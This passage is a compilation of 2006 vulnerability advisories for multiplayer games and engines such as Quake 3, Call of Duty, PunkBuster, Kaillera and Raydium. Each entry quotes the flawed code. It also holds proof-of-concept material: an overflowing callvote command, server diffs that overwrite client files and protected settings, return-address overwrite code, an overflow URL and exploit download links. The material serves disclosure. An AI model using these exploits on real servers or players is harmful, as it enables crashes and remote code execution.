        snprintf(stringBuffer, kStringBufferSize, " (%s:%d)\n", inFile, inLine);
        theString += stringBuffer;
      }
      else
        theString += "\n";

      fprintf(sOutputFile, theString.c_str());
```

Application: *Call of Duty series*
http://www.callofduty.com
Versions: *Call of Duty* *<= 1.5b*
Call of Duty United Offensive *<= 1.51b*
Call of Duty 2 *<= 1.3*
Platforms: *Windows, Linux and Mac*
Bug: *buffer-overflow through the callvote map command*
Exploitation: *remote, versus server (in-game)*
Date: *24 Sep 2006*
Author: *Sindre Dahl*
Advisory: *Luigi Auriemma*

Call of Duty is the famous military FPS game developed by Infinity Ward (**http://www.infinityward.com**) and published by Activision (**http://www.activision.com**).
The first episode of the game has been released in October 2003 while Call of Duty 2 two years later.

 # Vulnerabilities #

callvote is the command used by the clients for asking the server to start a voting poll for the selection of a new map, for kicking someone and so on.
Voting is enabled by default on the server.

The **"callvote map MAP"** string is handled by a function of the server which takes the MAP parameter and copies it *(memcpy)* in a local buffer of 64 bytes.

Note that in some versions of the games this local buffer is in the stack while in others it's static.

 # Exploit #

Type the following command in the in-game console:

```
/callvote map aaaaaaa...(185_'a's)...aaaaaaa
```

In Call of Duty 70 **'a'**s are enough

Application: *Freeciv*
http://www.freeciv.org
Versions: *<= 2.1.0-beta1 and SVN <= 15 Jul 2006*
Platforms: *Windows, *nix, *BSD, MacOS and more*
Bugs: *A] memcpy crash in generic_handle_player_attribute_chunk*
B] invalid memory access in handle_unit_orders
Exploitation: *remote, versus server*
Date: *23 Jul 2006*

Freeciv is an open source clone of the well known Civilization game.
The game supports also online gaming through its own metaserver *(which can be seen on the web too)* and GGZ *(**http://www.ggzgamingzone.org**).*

 # Vulnerabilities #

A] memcpy crash in generic_handle_player_attribute_chunk

handle_player_attribute_chunk *(which points to generic_handle_player_attribute_chunk)* is a function used by both client and server when a PACKET_PLAYER_ATTRIBUTE_CHUNK packet is received.
The function acts like a reassembler of data for an allocated buffer which can have a size of max 262144 bytes.
Exist two problems in this function:
- the length of the current chunk received *(chunk_length)* is not verified so using a negative value an attacker can bypass the initial check and can copy a huge amount of data *((unsigned)*chunk_length) in the data buffer with the subsequent crash
- the check **"chunk->offset + chunk->chunk_length > chunk->total_length"** can be bypassed using a very big positive offset like *0x7fffffff* which will allow the copying of data from our packet to the memory located at the malformed offset of the allocated buffer.
  Doesn't seem possible to execute malicious code with this bug since the destination memory is usually invalid

From common/packets.c:

```
void generic_handle_player_attribute_chunk(struct player *pplayer,
                        const struct
                        packet_player_attribute_chunk
                        *chunk)
{
  freelog(LOG_DEBUG, "received attribute chunk %d/%d %d", chunk->offset,
      chunk->total_length, chunk->chunk_length);

  if (chunk->total_length < 0
      || chunk->total_length >= MAX_ATTRIBUTE_BLOCK
      || chunk->offset < 0
      || chunk->offset + chunk->chunk_length > chunk->total_length
      || (chunk->offset != 0
          && chunk->total_length != pplayer->attribute_block_buffer.length)) {
    /* wrong attribute data */
    if (pplayer->attribute_block_buffer.data) {
      free(pplayer->attribute_block_buffer.data);
      pplayer->attribute_block_buffer.data = NULL;
    }
    pplayer->attribute_block_buffer.length = 0;
    freelog(LOG_ERROR, "Received wrong attribute chunk");
    return;
  }
  /* first one in a row */
```

```
  if (chunk->offset == 0) {
    if (pplayer->attribute_block_buffer.data) {
      free(pplayer->attribute_block_buffer.data);
      pplayer->attribute_block_buffer.data = NULL;
    }
    pplayer->attribute_block_buffer.data = fc_malloc(chunk->total_length);
    pplayer->attribute_block_buffer.length = chunk->total_length;
  }
  memcpy((char *) (pplayer->attribute_block_buffer.data) + chunk->offset,
     chunk->data, chunk->chunk_length);
  ...
```

B] invalid memory access in handle_unit_orders

The server's function handle_unit_orders doesn't check the maximum size of the packet->length value which should not be bigger than 2000 *(MAX_LEN_ROUTE)* while is possible for an attacker to use any positive number.
The crash could require different tries *(usually 3)* before happening.

From server/unithand.c:

```
void handle_unit_orders(struct player *pplayer,
            struct packet_unit_orders *packet)
{
  struct unit *punit = player_find_unit_by_id(pplayer, packet->unit_id);
  struct tile *src_tile = map_pos_to_tile(packet->src_x, packet->src_y);
  int i;

  if (!punit || packet->length < 0 || punit->activity != ACTIVITY_IDLE) {
    return;
  }

  if (src_tile != punit->tile) {
    /* Failed sanity check.  Usually this happens if the orders were sent
     * in the previous turn, and the client thought the unit was in a
     * different position than it's actually in.  The easy solution is to
     * discard the packet.  We don't send an error message to the client
     * here (though maybe we should?). */
    return;
  }

  for (i = 0; i < packet->length; i++) {
  ...
```

 # Exploit #

No proof-of-concept available, you must modify the source code of the client for forcing the sending of the malformed data.

Application: *Warzone Resurrection*
http://home.gna.org/warzone/
(Warzone 2100 http://www.strategyplanet.com/warzone2100/)
Versions: *<= 2.0.3 and SVN <= 127*
Platforms: *Windows, *nix, *BSD and others*
Bug: *A] buffer-overflow in recvTextMessage*
B] buffer-overflow in NETrecvFile
Exploitation: *A] remote, versus server*
B] remote, versus client
Date: *22 Jul 2006*

Warzone 2100 is a well known commercial game developed by Pumpkin Studios and released under the GPL license at the end of 2004.
Warzone Resurrection is the project which continues the development and the maintaining of this game.

 # Vulnerabilities #

A] buffer-overflow in recvTextMessage

---

recvTextMessage is the function used by the server for handling the text messages sent by the clients.
This function uses the msg buffer, which has a size of 256 *(MAX_CONSOLE_STRING_LENGTH)* bytes, for containing the entire message to send to all the other clients using the following format:

```
  player_name : message
```

The size of the data block can be max 8000 *(MaxMsgSize)* bytes so an attacker can cause a buffer-overflow for crashing the server or executing malicious code.

From src/multiplay.c:

```
BOOL recvTextMessage(NETMSG *pMsg)
{
    DPID    dpid;
    UDWORD  i;
    STRING  msg[MAX_CONSOLE_STRING_LENGTH];

    NetGet(pMsg,0,dpid);
    for(i = 0; NetPlay.players[i].dpid != dpid; i++);
//findplayer

    strcpy(msg,NetPlay.players[i].name);
// name
    strcat(msg," : ");
// seperator
    strcat(msg, &(pMsg->body[4]));
    ...
```

B] buffer-overflow in NETrecvFile

The NETrecvFile function used by the clients for downloading remote files is affected by a buffer-overflow caused by the copying of a string of max 255 bytes in the fileName buffer of only 128 bytes.

From lib/netplay/netplay.c:

```
UBYTE NETrecvFile(NETMSG *pMsg)
{
    UDWORD          pos, fileSize, currPos, bytesRead;
    char            fileName[128];
    unsigned int        len;
    static PHYSFS_file  *pFileHandle;

    //read incoming bytes.
    NetGet(pMsg,0,fileSize);
    NetGet(pMsg,4,bytesRead);
    NetGet(pMsg,8,currPos);

    // read filename
    len = (unsigned int)(pMsg->body[12]);
    memcpy(fileName,&(pMsg->body[13]),len);
    ...
```

 # Exploit #

A]
modify sendTextMessage using a message of more than 256 bytes

B]
modify sendMap using a map of more than 128 bytes

Application: *Armagetron Advanced*
http://armagetronad.net
Versions: *<= 2.8.2 and current SVN*
Platforms: *Windows, *nix, *BSD, Mac and more*
Bugs: *A] crash through an invalid owner value*
B] freeze through invalid num in id_req_handler
Exploitation: *remote, versus server*
Date: *16 Jul 2006*

Armagetron Advanced is a well known action game inspired to the famous Tron movie.

 # Vulnerabilities #

A] crash through an invalid owner value

A program's termination or a crash happen when a client sends an owner value major than MAXCLIENTS+1.
The function which reads this value is the following located in network/nNetObject.cpp:

```
nNetObject::nNetObject(nMessage &m):lastSyncID_(m.MessageIDBig()),refCtr_(0)
```

If the value is not excessively big the server terminates with the following message:

```
Internal Error: Internal error in static nMachine& nMachine::GetMachine
(short unsigned int) in network/nNetwork.cpp:3820 : Assertion userID <=
MAXCLIENTS+1 failed
```

B] freeze through invalid num in id_req_handler

A client can freeze the server using a big num value *(like 0x7fff* or *0xffff*) in the id_req_handler function used by the server in network/nNetObject.cpp.
The server will be and will remain freezed with CPU at 100%.

 # Exploit #

A]
add a customized owner value in WriteCreate in network/nNetObject.cpp:

```
void nNetObject::WriteCreate(nMessage &m){
    m.Write(id);
//    m.Write(owner);
    m.Write(0xffff);
```

B]
add a customized value in first_fill_ids in network/nNetObject.cpp:

```
    tJUST_CONTROLLED_PTR< nMessage > m = new nMessage(id_req);
//    m->Write(ID_PREFETCH - 10);
    m->Write(0xffff);
```

Application: *Kaillera*
http://www.kaillera.com
Versions: *<= 0.86*
Platforms: *Windows, Linux and FreeBSD*
Bug: *buffer-overflow*
Exploitation: *remote, versus server*
Date: *06 Jul 2006*

Kaillera is a middleware software for implementing network capabilities in emulators like MAME, MameLang32+, Bliss, NESten, Jnes, Nemu64, Modeler, Gens, WinUAE, PCAE, Kawaks and possibly others.
Although the latest server's version has been released over 4 years ago it's still widely used as demonstrated by the online servers lists.

 # Vulnerabilities #

The handling of almost all the Kaillera messages is made through the reading of the first NULL terminated string and the subsequent reading of the remaining data in the message *(its content will be parsed in another step)*.
For these operations Kaillera uses a static buffer of 32 bytes and a data buffer which is reallocated everytime that the size of the client message is bigger than the current allocated size of the buffer.
The instructions which handle these types of messages start from about offset 004019f1 of the Windows server 0.86:


```
004019F1  |. 33C9           XOR ECX,ECX
004019F3  |. 8A06           MOV AL,BYTE PTR DS:[ESI]
004019F5  |. 57             PUSH EDI
004019F6  |. 84C0           TEST AL,AL
004019F8  |. 74 0C          JE SHORT KAILLERA.00401A06
004019FA  |> 46             /INC ESI
004019FB  |. 88440B 04      |MOV BYTE PTR DS:[EBX+ECX+4],AL
004019FF  |. 41             |INC ECX
00401A00  |. 8A06           |MOV AL,BYTE PTR DS:[ESI]
00401A02  |. 84C0           |TEST AL,AL
00401A04  |.^75 F4          \JNZ SHORT KAILLERA.004019FA
00401A06  |> 8B6C24 18      MOV EBP,DWORD PTR SS:[ESP+18]
00401A0A  |. C64419 04 00   MOV BYTE PTR DS:[ECX+EBX+4],0
00401A0F  |. 2BE9           SUB EBP,ECX
00401A11  |. 8BCB           MOV ECX,EBX
00401A13  |. 83ED 02        SUB EBP,2
00401A16  |. 55             PUSH EBP
00401A17  |. E8 D4FCFFFF    CALL KAILLERA.004016F0
00401A1C  |. 8B7B 24        MOV EDI,DWORD PTR DS:[EBX+24]
00401A1F  |. 8BCD           MOV ECX,EBP
00401A21  |. 8BD1           MOV EDX,ECX
00401A23  |. 46             INC ESI
00401A24  |. C1E9 02        SHR ECX,2
00401A27  |. F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS>
```

which can be translated *(plus or less)* in C like the following code:

```
    static char nick[32],
                *data;
    ...
    int     nick_size,
            data_size;

    for(nick_size = 0; *client_msg; nick_size++, client_msg++) {
        nick[nick_size] = *client_msg;
    }
```

```
    nick[nick_size] = 0;
    client_msg++;
    data_size = (client_msg_size - nick_size) - 2;
    data      = 004016f0(data_size);    // realloc data if needed
    memcpy(data, client_msg, data_size);

    ...

    004016f0(int size) {
        if(size <= data_alloc_size) return;
        do {
            data_alloc_size <<= 1;
        } while(size > data_alloc_size);
        data = realloc(data, data_alloc_size);
    }
```

If an attacker uses a nickname longer than 32 bytes he can overwrite
the address of the data buffer and the value in which is stored its
current allocated size, the following scheme shows that piece of memory:



With the overwriting of YYYY we can bypass the first check made by the
function at offset 004016f0 which does a realloc of the buffer if
needed since we control the current allocated size and then we can
decide where copying the rest of our message in the memory of the
server since the address of data XXXX is controlled by us too.
That leads to the possibility of executing malicious code.

 # Exploit #

http://aluigi.org/poc/kailleraex.zip

Application: *ZIG Game Engine*
http://zige.sourceforge.net
Versions: *Ziglite <= 1.0.0 and CVS <= 24 Jun 2006 (some bugs still unpatched)*
Zig (1.4.0 and current CVS) is vulnerable too
Platforms: *Windows, *nix, *BSD and more*
Bugs: *A] format string bug in console logging*
B] invalid memory access in getObject
C] library termination through throw
Exploitation: *remote*
Date: *06 Jul 2006*

The ZIG Game Engine is an open source network library.
It's divided in two projects, the main one and the most updated is Ziglite while the other is Zig *(aka ziglib)*.

 # Vulnerabilities #

A] format string bug in console logging

The library supports the logging of the console text.
This feature is disabled by default and must be enabled in the main program through the enable_log() function.
The instruction which logs the console's output is affected by a format string vulnerability located in console.cpp:

```
bool console_c::write_string(const char* outstr)
    ...
    // log
    if (conLogHandle > -1)
        log(conLogHandle, outstr);
    ...
```

B] invalid memory access in getObject

The getObject function provided by the library for the handling of the objects received from the network can be used to crash the main program through an invalid code value which leads to the reading of an invalid zone of the memory.

From buffer.cpp:

```
serializable_c *buffer_c::getObject() {

//use special functions that can write/read a value from 0 to 32k using only one
    //byte for values in the range 0..127 (optimization)
    int code = get32K();

    // get the CTypeMaker for this class code
    //CTypeMaker *maker = CTypeRegister::m_mTypeMaker[ code ];
    CTypeMaker *maker = (CTypeRegister::GetTypeMaker())[ code ];

    // call "new" and create a new instance for the class
    serializable_c *objeto = (serializable_c *)maker->CreateNew();

    // feed the class with the field values from the buffer
    objeto->read(*this);
```

```
    return objeto;
}
```

C] library termination through throw

The usage of throw *(for exception handling)* when a packet is smaller
than the size to read causes the immediate termination of the program.
throw is used in all the reading functions available in buffer.cpp:
getByte, getBytes, getShort, getShorts, getLong, getLongs, getFloat,
getDouble, getBlock, getString and getDataToSocket.

 # Exploit #

No proof-of-concept available

Application: *Quake 3 engine*
http://www.idsoftware.com
http://www.icculus.org/quake3/
Versions: *Quake 3 <= 1.32c*
Icculus.org Quake 3 <= revision 803
other derived projects
Games: *exist many games which use the Quake 3 engine and probably they are all vulnerable but I'm not able and have no time to test them.*
An enough complete list of these games is available here:
http://en.wikipedia.org/wiki/Quake_III_engine#Uses_of_the_engine
Platforms: *Windows, *nix, *BSD, Mac and others*
Bugs: *A] files overwriting through Automatic Downloading*
B] cvars overwriting with possible information stealing
Exploitation: *remote, versus client*
Date: *27 Jun 2006*

The Quake 3 engine is the famous game engine developed by id Software *(**http://www.idsoftware.com**)* in the far 1999 but is still one of the most used, licensed and played engines.
It has been released open source under the GPL license some months ago and now it's mainly maintained by Icculus *(**http://www.icculus.org/quake3/**)* although exist many other derived projects.

 # Vulnerabilities #

A] files overwriting through Automatic Downloading

The Quake 3 engine supports an option called **"Automatic Downloading"** which allows the clients to automatically download the PK3 files *(maps and mods)* available on the server but not locally.

This option is disabled by default for security reasons and Icculus Quake 3 is currently the only version of the engine which uses an anti directory traversal check for avoiding the overwriting of system files. Anyway this check can be bypassed through the bug B described in this advisory, so an attacker can overwrite any file in any disk of the computer in which Quake 3 is running.

The following is a short description of the mechanism used by the **"Auto Downloading"** option for downloading a PK3 file from a server:
- server sends the list of the checksums and names of the PK3 files currently in use: sv_referencedPaks and sv_referencedPakNames these informations *(cvars)* are contained in the systemInfo string
- the client compares the server's filenames and checksums with its own
- every unavailable or different PK3 file is added to the neededpaks buffer using the Q_strcat function *(for avoiding possible buffer-overflow vulnerabilities)* with the limitation of 64 chars for each filename and the adding of the .pk3 extension to each remote and local filename following the format: @remotename@localname
- the client starts to automatically download each file *(remotename)*, saves it *(localname)* with the temporary .tmp extension and then renames it with the name available in the localname field seen before

The usage of Q_strcat allows a malicious server to avoid the adding of the .pk3 extension *(needed for security reasons)* to the last filename of the neededpaks buffer if the length of 1023 bytes is reached:

```
@remotename.pk3@localname.pk3...@remotename.pk3@localname[.pk3]
```

So the latest .pk3 extension of the local filename is not added if the total length of the string reaches this limit, that's all the bug.

The client truncates the filenames at maximum 64 bytes before adding the .pk3 extension so we need to specify some useless files before our target file for reaching the 1023 bytes limit.

The result is that a malicious server can overwrite all the files contained in the folder pointed by the fs_homepath cvar of the client or can create new files with any possible extension.
By default fs_homepath *(where are stored the configuration files, the Punkbuster files and others)* is the ~/.q3a folder in Linux and the Quake 3 folder in Windows BUT, as hinted before, we can modify it through the B vulnerability which follows.

B] cvars overwriting with possible information stealing

The same string sent by the server containing the sv_referencedPaks and sv_referencedPakNames cvars *(variables)* described in the previous bug contains also many other cvars which are automatically set on the client when the player joins the server *(this is a fixed feature of the engine, cannot be disabled and is not related to the Automatic Downloading feature)*.

Everything is well explained in code/client/cl_parse.c:

```
void CL_SystemInfoChanged( void ) {
    ...
    s = systemInfo;
    while ( s ) {
        Info_NextPair( &s, key, value );
        if ( !key[0] ) {
            break;
        }
        // ehw!
        if ( !Q_stricmp( key, "fs_game" ) ) {
            gameSet = qtrue;
        }

        Cvar_Set( key, value );
    }
    ...
```

In short is possible to overwrite or create any cvar of the client, those write protected too!

The malicious intents for exploiting this bug are a lot:
- enabling of the Automatic Downloading feature through cl_allowdownload set to 1
- overwriting any file in the system through the fs_homepath cvar and the bug A described in this advisory
- many others

 # Exploit #

The proof-of-concept consists in a small modification of the server. The following are the two diff files for overwriting the client's file baseq3/games.log in the c: folder, remember to create a file called bad.txt in the server's Quake 3 folder containing the data to put in the target client's file.

Keep in mind that this PoC is really very basic and not so optimized, it's just a quick and simple demonstration of the effects of both the bugs at the same time.
Enter in the Quake 3 source folder *(like /tmp/quake3, the patches have been created on the revision 810 of Icculus Quake 3)* and type:
patch -p0 < sv_client.diff
patch -p0 < sv_init.diff

sv_client.diff:

```
--- code/server/sv_client.c
+++ code/server/sv_client.c
@@ -714,6 +714,11 @@
        // Find out if we are done.  A zero-length block indicates EOF
        if (cl->downloadBlockSize[cl->downloadClientBlock % MAX_DOWNLOAD_WINDOW]
== 0) {
            Com_Printf( "clientDownload: %d : file \"%s\" completed\n", cl - svs.
clients, cl->downloadName );
+           if(memcmp(cl->downloadName, "none_", 5)) {
+               cl->state = CS_ZOMBIE;
+               SV_DropClient( cl, "disconnected" );
+               Com_Printf( "Malicious file sent to the client, connection closed
\n" );
+           }
            SV_CloseDownload( cl );
            return;
        }
@@ -765,6 +770,13 @@
        return; // Nothing being downloaded

    if (!cl->download) {
+       if(!memcmp(cl->downloadName, "none_", 5)) {
+           cl->downloadSize = 0;
+       } else {
+           cl->downloadSize = FS_SV_FOpenFileRead( "bad.txt", &cl->download);
+       }
+       unreferenced = 0;
+       goto letsgo;
        // Chop off filename extension.
        Com_sprintf(pakbuf, sizeof(pakbuf), "%s", cl->downloadName);
        pakptr = Q_strrchr(pakbuf, '.');
@@ -845,6 +857,7 @@
            return;
        }

+letsgo:
        Com_Printf( "clientDownload: %d : beginning \"%s\"\n", cl - svs.clients,
cl->downloadName );

        // Init
```

sv_init.diff:

```
--- code/server/sv_init.c
+++ code/server/sv_init.c
@@ -533,9 +533,21 @@
    // the server sends these to the clients so they can figure
    // out which pk3s should be auto-downloaded
    p = FS_ReferencedPakChecksums();
+   int     timeint = time(NULL);
+   sprintf(p,
+       "%i    %i    %i    %i    %i    %i    %i    %i",
+       timeint + 1, timeint + 2, timeint + 3, timeint + 4,
+       timeint + 5, timeint + 6, timeint + 7, timeint + 8);
    Cvar_Set( "sv_referencedPaks", p );
```

```
    p = FS_ReferencedPakNames();
+   sprintf(p,
+       "none_%059i    none_%059i    none_%059i    none_%059i    "
+       "none_%059i    none_%059i    none_%059i    "
+       "baseq3/games.log____________________",
+       timeint + 1, timeint + 2, timeint + 3, timeint + 4,
+       timeint + 5, timeint + 6, timeint + 7);
    Cvar_Set( "sv_referencedPakNames", p );
+   Cvar_Set( "fs_homepath", "c:" );    // or /tmp/ or .. (NO backslash)

    // save systeminfo and serverinfo strings
    Q_strncpyz( systemInfo, Cvar_InfoString_Big( CVAR_SYSTEMINFO ), sizeof( syste
mInfo ) );
@@ -596,6 +608,8 @@
    Cvar_Get (("sv_pakNames", "", CVAR_SYSTEMINFO | CVAR_ROM );
    Cvar_Get ("sv_referencedPaks", "", CVAR_SYSTEMINFO | CVAR_ROM );
    Cvar_Get ("sv_referencedPakNames", "", CVAR_SYSTEMINFO | CVAR_ROM );
+   Cvar_Get ("fs_homepath", "", CVAR_SYSTEMINFO | CVAR_ROM );
+   Cvar_Get ("cl_allowDownload", "1", CVAR_SYSTEMINFO | CVAR_ROM );

    // server vars
    sv_rconPassword = Cvar_Get ("rconPassword", "", CVAR_TEMP );
```

Note:
As already said the PoC is very very basic, relaunch the server or change map if you want to re-overwrite the same file on the same client *(useless info, I tell you only in case you are not able to re-overwrite the same file during the same server session and don't know why)*.

UPDATE 19 Oct 2007:
PoC which converts the Quake 3 Arena 1.32c server executable in a proof-of-concept:
http://aluigi.org/poc/q3cfilevar_132c.zip

Application: *Quake 3 engine*
http://www.idsoftware.com
http://www.icculus.org/quake3/
Versions: *Quake 3 <= 1.32c*
Icculus.org Quake 3 <= revision 795
other derived projects
Games: *exist many games which use the Quake 3 engine and probably they are all vulnerable but I'm not able and have no time to test them.*
An enough complete list of these games is available here:
http://en.wikipedia.org/wiki/Quake_III_engine#Uses_of_the_engine
Platforms: *Windows, *nix, *BSD, Mac and others*
Bug: *buffer-overflow in CL_ParseDownload*
Exploitation: *remote, versus client*
Date: *02 Jun 2006*

The Quake 3 engine is the famous game engine developed by id Software *(**http://www.idsoftware.com**)* in the far 1999 but is still one of the most used, licensed and played engines.
It has been released open source under the GPL license some months ago and now it's mainly maintained by Icculus *(**http://www.icculus.org/quake3/**)* although exist many other derived projects.

 # Vulnerabilities #

The CL_ParseDownload function located in code/client/cl_parse.c is used by the clients for handling the download commands *(svc_download)* received from the server.

The function uses a signed 16 bit number sent by the server for copying raw data from the network to the data buffer of 16384 *(MAX_MSGLEN)* bytes:

```
void CL_ParseDownload ( msg_t *msg ) {
    int     size;
    unsigned char data[MAX_MSGLEN];
    ...
    size = MSG_ReadShort ( msg );
    if (size > 0)
        MSG_ReadData( msg, data, size );
    ...
```

Some interesting details:
The *(reassembled)* packets handled by Quake 3 can be max 16384 bytes but is possible to bypass this limit through the huffman compression used automatically and trasparently in the engine *(thanx to Thilo Schulz)*.
In short for exploiting this bug is enough to use 16384 NULL *(0x00)* bytes, which occupy a very small amount of space, followed by the usual **"stuff"** *(return address to overwrite and shellcode)*.
The data copied with the MSG_ReadData is raw so there are no bad bytes to avoid for the exploitation.
Note that the svc_download can be sent to the client in any moment so the client can be attacked also immediately after the ending of the connect handshake *(just the first server's message)*.

 # Exploit #

UPDATE 18 Oct 2007:
PoC for the Quake 3 1.32 and 1.32c binary:
http://aluigi.org/poc/q3cbof_132.lpatch

http://aluigi.org/poc/q3cbof_132c.lpatch

The server must be modified for sending the malformed svc_download command and is possible to use the following instructions which demonstrate how to overwrite the return address with *0x61616161*. It's enough to place them in code/server/sv_client.c just after the "// send the gamestate" comment at about line 575:

```
    // send the gamestate
    int     i;
    MSG_WriteByte( &msg, svc_download );
    MSG_WriteShort( &msg, -1 );          // block != 0, for fast return
    MSG_WriteShort( &msg, 16384 + 32 ); // amount of bytes to copy
    for(i = 0; i < 16384; i++) {         // overwrite the data buffer
        MSG_WriteByte(&msg, 0x00);       // 0x00 for saving space
    }
    for(i = 0; i < 32; i++) {            // do the rest of the job
        MSG_WriteByte(&msg, 'a');        // return address: 0x61616161
    }
    SV_SendMessageToClient( &msg, client );
    return;
```

Application: *PunkBuster*
http://www.punkbuster.com
Versions: *PunkBuster for servers, versions minor than v1.229:*

America's Army	*<= v1.228*
Battlefield 1942	*<= v1.158*
Battlefield 2	*<= v1.184*
Battlefield Vietnam	*<= v1.150*
Call of Duty	*<= v1.173*
Call of Duty 2	*<= v1.108*
DOOM 3	*<= v1.159*
Enemy Territory	*<= v1.167*
Far Cry	*<= v1.150*
F.E.A.R.	*<= v1.093*
Joint Operations	*<= v1.187*
Quake III Arena	*<= v1.150*
Quake 4	*<= v1.181*
Rainbow Six 3: Raven Shield	*<= v1.169*
Rainbow Six 4: Lockdown	*<= v1.093*
Return to Castle Wolfenstein	*<= v1.175*
Soldier of Fortune II	*<= v1.183*

Platforms: *Win32, Linux and Mac*
Bug: *buffer overflow in the built-in web server for the remote server's administration (WebTool)*
Exploitation: *remote, versus server*
Date: *23 May 2006*

PunkBuster is the anti-cheat system developed by Even Balance (**http://www.evenbalance.com**) officially used and distribuited in almost all the most played and famous commercial multiplayer FPS games.

 # Vulnerabilities #

PunkBuster contains a built-in HTTP server called WebTool for allowing the admins to manage their game servers remotely through a normal web browser:

http://www.evenbalance.com/publications/admins/#webtool

This web server is not enabled by default but must be activated selecting the TCP port on which running the service using the command:
pb_sv_httpport **PORT**

The authentication mechanism is handled through a parameter called webkey followed by the password and sent by the client using the POST method or directly in the URL.

A webkey longer than 1024 bytes exploits a buffer-overflow which happens when the program uses the memcpy function for copying the attacker string in a limited buffer used for the comparison with the valid service's password.

The following is the code from the pbsv.dll 1.183 of the game Soldier of Fortune II where happens the exception which interrupts the game:

```
...
0511B3A8   8BB424 58100000  MOV ESI,DWORD PTR SS:[ESP+1058]
0511B3AF   8D4424 18        LEA EAX,DWORD PTR SS:[ESP+18]
0511B3B3   6A 41            PUSH 41
0511B3B5   50               PUSH EAX
0511B3B6   C68424 55100000 >MOV BYTE PTR SS:[ESP+1055],0
0511B3BE   FF96 54010000    CALL DWORD PTR DS:[ESI+154]
0511B3C4   8BBC24 64100000  MOV EDI,DWORD PTR SS:[ESP+1064]
```

...

The ESI register is controlled by the attacker.
The memcpy function described above instead is located at offset
0512aea7.

 # Exploit #

Send the following text file to the port on which is running PunkBuster
WebTool:

http://aluigi.org/poc/pbwebbof.txt

or simply build and use a link like the following:

http://SERVER:80/pbsvweb/plist=1&webkey=aaaaaaaaaaaaa...1044...aaa

Application: *netPanzer*
http://www.netpanzer.org
http://netpanzer.berlios.de
Versions: *<= 0.8 (rev 952)*
Platforms: **nix, *BSD, Windown, Mac and others*
Bug: *server termination*
Exploitation: *remote, versus server*
Date: *23 May 2006*

netPanzer is a nice and well known open source multiplayer strategy game.

 # Vulnerabilities #

The game is affected by a denial of service which happens when a client uses a flag *(called also frameNum)* major than 41 since the setFrame function in src/Lib/2D/Surface.hpp checks if this number is minor than frameCount:

```
    void setFrame(const float &frameNum)
    {
        assert(frameNum >= 0.0);
        assert(frameNum < frameCount);
        mem = frame0 + (pix.y * stride) * int(frameNum);
    }
```

The result is the immediate interruption of the server:

```
netpanzer: src/Lib/2D/Surface.hpp:370: void Surface::setFrame(const
float&): Assertion 'frameNum < frameCount' failed. Received signal
SIGABRT(6) aborting and trying to shutdown.
Closing logfile.
Aborted
```

 # Exploit #

http://aluigi.org/poc/panza.zip

Application: *GNUnet*
http://www.gnunet.org
Versions: *<= 0.7.0d and revision 2780*
Platforms: *Windows, *nix, *BSD, Mac and more*
Bug: *UDP socket unreachable*
Exploitation: *remote*
Date: *12 May 2006*

From the website:
"GNUnet is a framework for secure peer-to-peer networking that does not use any centralized or otherwise trusted services. A first service implemented on top of the networking layer allows anonymous censorship-resistant file-sharing."

 # Vulnerabilities #

The asynchronous mode used for the UDP socket is handled through FIONREAD.
If an empty UDP packet *(zero bytes)* is received the program enters in an endless loop where other UDP packets cannot handled and the CPU reaches the 100% of usage.

More info about this specific bug are available here:

http://aluigi.org/adv/socket_unreachable_info.txt

 # Exploit #

http://aluigi.org/testz/udpsz.zip

```
udpsz SERVER 2086 0
```

Application: *Empire*
http://www.wolfpackempire.com
http://sourceforge.net/projects/empserver
Versions: *<= 4.3.2*
Platforms: *Windows, *nix, *BSD and more*
Bug: *crash caused by strncat misuse*
Exploitation: *remote, versus server*
Date: *12 May 2006*

Empire is a well known multiplayer Internet war game.

 # Vulnerabilities #

The bug is a server's crash caused by the access to an invalid zone of the memory.
That happens due to the misuse of strncat in the client_cmd function for adding the text strings sent by the attacker to the player->client buffer.

From lib/player/login.c:

```
static int
client_cmd(void)
{
    int i;

    if (!player->argp[1])
    return RET_SYN;

    for (i = 1; player->argp[i]; ++i) {
    if (i > 1)
        strncat(player->client, " ", sizeof(player->client) - 1);
    strncat(player->client, player->argp[i], sizeof(player->client) - 1);
    }
    player->client[sizeof(player->client) - 1] = '\0';
    pr_id(player, C_CMDOK, "talking to %s\n", player->client);
    return RET_OK;
}
```

 # Exploit #

http://aluigi.org/poc/empiredos.zip

Application: *Raydium*
http://raydium.org
Versions: *<= SVN revision 309*
(newer versions can be vulnerable to some of the bugs which are still unfixed)
Platforms: *Windows, *nix, *BSD and others*
Bugs: *A] buffer-overflow in raydium_log and raydium_console_line_add*
B] format string in raydium_log
C] NULL function pointer in raydium_network_netcall_exec
D] buffer-overflow and invalid memory access in raydium_network_read
Exploitation: *A] remote, versus server and client*
B] remote, versus server and client
C] remote, versus server and client
D] remote, versus client
Date: *12 May 2006*

Raydium is a complete open source game engine with multiplayer support
and many other important and interesting features.

Vulnerabilities

A] buffer-overflow in raydium_log and raydium_console_line_add

The logging function of Raydium is very used in all the engine.
For example everytime a client tries to join the server it logs the
event in the console:

```
  raydium_log("network: client %i connected as %s"/*,inet_ntoa(from->sin_addr)*/,
n,name);
```

This useful function is affected by a buffer-overflow bug where the
local buffer str of 255 *(RAYDIUM_MAX_NAME_LEN)* bytes is filled using
the unsecure sprintf function.
The size of the input packet is 512 *(RAYDIUM_NETWORK_PACKET_SIZE)*
bytes of which 508 are available for the text to use for exploiting the
vulnerability.

From raydium/log.c:

```
// need to be secured
void raydium_log(char *format, ...)
{
char str[RAYDIUM_MAX_NAME_LEN];
va_list argptr;


va_start(argptr,format);
vsprintf(str,format,argptr);
va_end(argptr);

printf("Raydium: %s\n",str);
if(raydium_log_file) fprintf(raydium_log_file,"%s\n",str);
raydium_console_line_add(str);
}
```

Similar thing for raydium_console_line_add:

From raydium/console.c:

```
// need to secure this one too
void raydium_console_line_add(char *format, ...)
{
char str[RAYDIUM_MAX_NAME_LEN];
va_list argptr;
va_start(argptr,format);
vsprintf(str,format,argptr);
va_end(argptr);

raydium_console_line_last++;
